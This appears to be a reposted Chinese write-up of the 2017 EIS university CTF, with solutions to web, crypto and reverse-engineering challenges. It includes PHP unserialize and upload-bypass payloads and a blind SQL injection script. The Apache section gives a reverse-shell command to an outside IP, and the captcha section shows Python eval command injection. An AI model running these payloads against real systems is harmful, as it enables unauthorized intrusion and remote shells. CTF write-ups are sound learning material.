2017EIS CTFwriteup

转载

weixin_30697239 于 2017-11-19 15:59:00 发布 163 收藏
文章标签： php shell 后端
原文链接：http://www.cnblogs.com/Oran9e/p/7860074.html

EIS2017也就是2017年高校网络信息安全管理 运维挑战赛，全国一百多所高校参赛，侥幸拿了个地区三等奖，事先不知道理论赛占分比，不然就会是二等奖（吐槽），生活没有如果，下次努力吧。

比赛已经结束大概两周了，直到前几天奖杯到了才想起来写下吧，结果拖延到今天。写下来方便以后查看。

总体来说比赛题目不是太难，刚开始的题目都被各位表哥都给秒了。下面就看一下吧。

一、签到题


一个二维码，直接扫下就出来了flag（EIS{2a051b6c88b5a1211655d110259196b8}

）

二、PHP代码审计


说了简单的代码审计，打开就是源码，没有其他过多的套路。


这个题目以前是做过的，先引入flag1.php文件代码，然后通过get方式传递 args变量才能执行if里面的代码，正则表达式的意思是匹配任意 [A-Za-z0-9_] 的字符，就是任意大小写字母和0到9以及下划线组成，这里才是关键 eval("var_dump($$args);");百度一下可以知道是可变变量，只需给变量传一个全局数组变量就好了　所以我们构造 args=GLOBALS。链接（http://202.112.26.124:8080/edd1620126f2caeb5c2b3b9452fa2639/index.php?args=GLOBALS），截图如下



三、随机数

打开让填随机数，运气哪有那么好？发现规律是都是三位数字，没有超过1000，干脆爆破，其实也不用写什么脚本，burpsuite就好，抓包，爆破100--999





四、快速计算

算术题，人哪能算那么快，写个脚本吧

```
import requests

from bs4 import BeautifulSoup

url1 = "http://202.120.7.220:2333/"

url2 = "http://202.120.7.220:2333/index.php"

requ = requests.get(url1)

requ = requ.content

Soup = BeautifulSoup(requ,'lxml')

list = Soup.find('form')
```


result = eval(list.text[13:-1])

print(result)

post = requests.post(url2,data = {'v' : result})

print(post.text)

截图如下flag（EIS{sdf4we5554}）



五、PHP是最好的语言

首先打开啥都没有，扫下，发现（http://202.112.26.124:8080/95fe19724cc6084f08366340c848b791/index.php.bak），bak文件泄露，下载，看到源码，感觉很熟悉，用的是PHP的函数漏洞，找了篇相关的题目（http://www.mamicode.com/info-detail-1458817.html），然后自己构造了payload如下（http://202.112.26.124:8080/95fe19724cc6084f08366340c848b791/index.php

?foo=a:2:{s:6:"param1";s:5:"2018e";s:6:"param2";a:5:{i:0;a:1:{i:0;i:1;}i:1;i:1;i:2;i:2;i:3;i:3;i:4;i:0;}}


&egg[0]=%00MyAns

&egg[1][]=1111）

六、php trick

打开查看源代码，看到源码，简单的看下就知道是变量覆盖，GET提交，然后绕过验证的问题，因此直接构造payload：/index.php?flag=&gift=

这里注意下，没有index.php的话是不出flag的，看到假flag后然后进行移位就可以看到真flag。（EIS{jbfuvsynt}）



七、不是管理员也能登陆

Php弱类型，反序列化


让看说明与帮助，那就点开看看呗，看到了部分代码

$test=$_GET['userid']; $test=md5($test);
  if($test != '0'){
  $this->error('用户名有误,请阅读说明与帮助！');

$pwd =$this->_post("password");$data_u = unserialize($pwd);if($data_u['name'] == 'XX' && $data_u['pwd']=='XX') { print_r($flag); }

上述代码可以知道，userid用MD5 0e就可以进行绕过,这里选个值吧s155964671a，password是反序列化，所以构造payload：a:2:{s:4:"name";b:1;s:3:"pwd";b:1;}

在首页进行输入就得到flag




EIS{Smi1E_on_YouR_face_And_in_y0ur_heart}

八、文件上传

这个题被队伍的一个老哥拿了一血，上传的时候检测关键字，这个时候需要绕过，burpsuite抓包，更容易分析点。

可以用数组绕过，并且把关键字给分开进行提交，这样就可以进行上传，可以这样构造payload：
ext=php&content[]=<?p&content[]=hp%0aphpinfo();

这样会上传成功，得到路径，打开即可得到flag



九、Login


只有一个登陆框，套路肯定是注入了，SQL盲注，位异或，别的运算符和函数都被禁了，直接上脚本

```
import requests

def getlen(url):

    i=1;
```

```
    while 1:
        payload={'uname':"1'^(length(pwd)=%d)^'0"%(i),'pwd':'123456'}
        #print payload
        reponse=requests.post(url,payload)
        text=reponse.content
        #print text
        if text.find("password error!")!=-1:
            break
        else:
            i=i+1
    return i
def getpwd(url,len,list):
    ch=""
    for i in range(1,len+1):
        for c in list:
            payload={'uname':"1'^(left(pwd,%d)='%s')^'0"%(i,ch+c),'pwd':'123456'}
            reponse=requests.post(url,payload)
            #print payload
            text=reponse.content
            if text.find("password error!")!=-1:
                ch=ch+c
                print ch
                break
            else:
                pass
if __name__=='__main__':
    list=[]
    for i in range(10):
        list.append(str(i))
    for i in range(65,91):
        list.append(chr(i))
```

```
for i in range(97,123):
    list.append(chr(i))
url="http://202.112.26.124:8080/fb69d7b4467e33c71b0153e62f7e2bf0/index.php"
len=getlen(url)
print len
getpwd(url,len,list)
```

跑出来密码，然后账号admin，加上刚刚跑出的密码登陆就可得到flag。




EIS{SQLI_INJECTIion_blind}

十、隐藏在黑夜里的秘密

下载下来一个zip压缩包，是个伪加密，打开winhex，搜索所有的504B


然后把后面1400 后的全改成0000 然后密码就没了，提取出来图片即flag




十一、easy crypho

下面的是队友写的了。解密题目，对着给出的代码走一遍就能写出来。下载下来压缩包，两个txt文件，对应着可以写出python脚本。


得到flag：EIS{55a0a84f86a6ad40006f014619577ad3}





十二、igniteMe

逆向题，队友写的，ida打开，找到关键关键位置，分析应用将输入字符串转为HEX，经过一系列转化之后和一个数组进行比较，步骤看脚本：




```
1int   cdecl main(int argc, const char **argv, const char **envp)
```

```c
{
  int result; // eax@3
  size_t v4; // eax@5
  char v5; // [sp+Ch] [bp-CCh]@1
  unsigned int i; // [sp+4Ch] [bp-8Ch]@4
  char v7[4]; // [sp+50h] [bp-88h]@4
  char v8[28]; // [sp+58h] [bp-80h]@1
  char v9; // [sp+74h] [bp-64h]@9

  memset(&v5, 0xCCu, 0xCCu);
  sub_402B30(&unk_446360, "Give me your flag:");
  sub_4013F0(sub_403670);
  sub_401440(v8, 127);
  if ( strlen(v8) < 0x1E && strlen(v8) > 4 )
  {
    strcpy(v7, "EIS{");
    for ( i = 0; ; ++i )
    {
      v4 = strlen(v7);
      if ( i >= v4 )
        break;
      if ( v8[i] != v7[i] )
      {
        sub_402B30(&unk_446360, "Sorry, keep trying! ");
        sub_4013F0(sub_403670);
        return 0;
      }
    }
    if ( v9 == 125 )
    {
      if ( (unsigned __int8)sub_4011C0(v8) )
      {
        sub_402B30(&unk_446360, "Congratulations! ");
        sub_4013F0(sub_403670);
        result = 0;
      }
      else
      {
        sub_402B30(&unk_446360, "Sorry, keep trying! ");
        sub_4013F0(sub_403670);
        result = 0;
      }
```

```python
# -*- coding: utf-8 -*-

source = 'GONDPHyGjPEKruv{{pj]X@rF'
dest = '\x0d\x13\x17\x11\x02\x01\x20\x1D\x0c\x02\x19\x2f\x17\x2b\x24\x1f\x1e\x16\x09\x0f\x15\x27\x13\x26\x0a\x2f\x1e\x1a\x2d\x0c\x22\x04'
a = 0
step_1 = str()
step_2 = str()
number = int()
for char in source:
    number = ord(char)^ord(dest[a])
    number -= 72
    number ^= 0x55
    step_1 += chr(number)
    a += 1
print step_1.swapcase()
```

```
C:\windows\system32\cmd.exe
C:\Users\ww\Desktop>
C:\Users\ww\Desktop>
C:\Users\ww\Desktop>
C:\Users\ww\Desktop>
C:\Users\ww\Desktop>
C:\Users\ww\Desktop>
C:\Users\ww\Desktop>
C:\Users\ww\Desktop>
C:\Users\ww\Desktop>
C:\Users\ww\Desktop>
C:\Users\ww\Desktop>
C:\Users\ww\Desktop>
C:\Users\ww\Desktop>
C:\Users\ww\Desktop>
C:\Users\ww\Desktop>
C:\Users\ww\Desktop>
C:\Users\ww\Desktop>
C:\Users\ww\Desktop>
C:\Users\ww\Desktop>
C:\Users\ww\Desktop>
C:\Users\ww\Desktop>
C:\Users\ww\Desktop>IgniteMe.py
wadx_tdgk_aihc_ihkn_pjlm

C:\Users\ww\Desktop>
```

十三、Reverseme

逆向题，ida打开，找到关键关键位置，流程和上一道题一样，队友直接扔脚本，我也很无奈。



```
19  sub_401AD0();
20  v5 = 1177698609;
21  v6 = 1127429177;
22  v0 = 0;
23  v7 = 1127760948;
24  v8 = 1161183797;
25  v9 = 960705345;
26  v10 = 1145127746;
27  v11 = 17719;
28  v12 = 0;
29  do
30  {
31    v13[v0] = 0;
32    ++v0;
33  }
34  while ( v0 < 8 );
35  puts("input your key:");
36  scanf("%s", v13);
37  v1 = strlen((const char *)v13);
38  if ( v1 <= 19 )
39  {
40    printf("too short!");
41    result = -1;
42  }
43  else if ( v1 > 30 )
44  {
45    printf("too long!");
46    result = -1;
47  }
48  else
49  {
50    if ( sub_4014A0(v13, &v5, v1) )
51      printf("congratulations, your input is the flag ^_^");
52    else
53      printf("try agian");
54    v2 = (FILE *)((char *)*(&iob + 1) - 1);
55    *(&iob + 1) = v2;
```


```
"""
@author: root
"""
import string
dest = b'1A2F943C4D8C586EA3C9BCAD7E'
ju = [0x0F, 0x87, 0x62, 0x14, 0x01, 0xC6, 0xF0, 0x21, 0x30, 0x11, 0x50, 0xD0, 0x82, 0x23, 0xAE, 0x23,
      0xEE, 0xA9, 0xB4, 0x52, 0x78, 0x57, 0x0C, 0x86, 0x8B,]
rol = lambda val, r_bits, max_bits: \
    (val << r_bits%max_bits) & (2**max_bits-1) | \
    ((val & (2**max_bits-1)) >> (max_bits-(r_bits%max_bits)))
def sub(i):
    v2 = dest[i]
    v3 = dest[i+1]
    if ((v2 - 48)&0xff > 9):
        v2 -= 55
        v2 &= 0xff
    v4 = v2&0xf
    v5 = (v3-55) & 0xf
    if ((v3-48)&0xff <= 9):
        v5 = v3 & 0xf
    return v5 | 16*v4
r = []
for ii, x in enumerate(ju):
    for i in range(0xff):
        i = rol(i, 2, 8)
        i ^= sub(ii)
        if i == x and chr(i) in string.printable:
            r.append(i)
            break
```

```
b'EIS{ea3y_r7Eve0rSe_r1ghT}'
```

十四、Flagapp

唉，好气都是队友做的，他说发现apk一个文件头部有一点点的小问题，修补dex后签名得到正确apk。逆向解包出两个.so文件。用ida打开其中一个，发现密码就是flag，根据代码生成密码得到输出。





```
# -*- coding: utf-8 -*-
"""
@author: root
"""
ju = [0x3E, 0x7D, 0x7E, 0x50, 0x7E, 0xE3, 0xE3, 0x3B, 0x22, 0x60, 0xC4, 0xC0, 0x14, 0x3F, 0x46, 0x4B, 0x61, 0x0E, 0xD2, 0x94, 0xA5, 0x84,
dest = [0x96, 0x54, 0x14, 0x3F, 0x56, 0x2E, 0x6F, 0x75, 0x24, 0x46, 0x4C, 0x2B, 0x5A, 0x97, 0x20, 0x85, 0xCD, 0x40, 0x04, 0x38, 0x4E, 0x2C
r = []
for i, x in zip(dest, ju):
  for y in range(0x100):
    if (i ^ ((y >> 3) | 32 * y)) & 0xff == x:
        r.append(y)
        break
print(bytes(r))
```

反正我是一愣一愣的，结果输出来，好像flag还有点错误，把最后一位改成了大括号，稍微改了一下就出来了flag。

----------下面是没有做出来的，给出别人的解题步骤----------

十五、Apache

Hacklu原题

通过__libc_start_main劫持strlen函数来安装后门，满足条件的payload可以被system执行，最后首先发送一个正常的get请求，再发送/index.html?eqeqeqbnbnbnbnbkwkwkwkwhththththqeq=bash_-c_'bash_-i_>&_/dev/tcp/202.112.50.114/5555_0>&1'获得一个reverse shell,直接cat flag.txt即可。

URL 中需有 'dpdpdpamamamamajvjvjvjvgsgsgsgsgpdp' or 'eqeqeqbnbnbnbnbkwkwkwkwhththththqeq'，后□面跟命令即可，其中下划线会被替换为空格。

十六、SimpleCMS

参考链接http://www.blogsir.com.cn/safe/471.html

十七、DNS001

参考链接http://www.blogsir.com.cn/safe/465.html

十八、验证码

本题逻辑十分简单，请求服务器器□个验证码，服务器器返回字符画。请求结果，服务端校验结果。有□个隐藏的 help 指令，可以 reconnect，问题在于如何指定 reconnect 的服务器，将发给 ws 服务的 json 中的值依次替换成 [] 可以通过报错信息推断后端逻辑，得到 method 会被带□入到 getattr 中，那么必须得是□一个类中规定好的□方 法才能够带□入进来，可行的操作并不不多，测试了__init__ 函数，根据错误信息发现可以带□两个参数， 因此发包如下

{"method":"init","args":[ip,port]}

接着调□用 reconnect

{"method":"reconnect"}

此时服务器器上监听的端□口已收到信息。

我们继续请求新的验证码，发现服务端向我们请求□一个操作符，操作数由服务端□生成好了了，因此猜测整个表达式被带□入到 eval 中得到返回值，再给客户校验计算结果。那么答案也就显□易见了。我们将给客户的操作符定 义为

+__import__('os').system('python\x20/tmp/melody.py')+

那么被带□入到后端就会变成

eval("1+__import__('os').system('python\x20/tmp/melody.py')+2")

我们的代码就得到执□行行了了，尝试后成功反弹 shell。 最后在 arifmetics.py 中找到 flag。

```
cat ar*
import asyncio from hashlib import md5 from random import choice, randint from threading import Thread SALT
```

以上就是2017年高校网络信息安全管理 运维挑战赛的18个比赛题目的writeup。记录一下，相互学习。

任重而道远！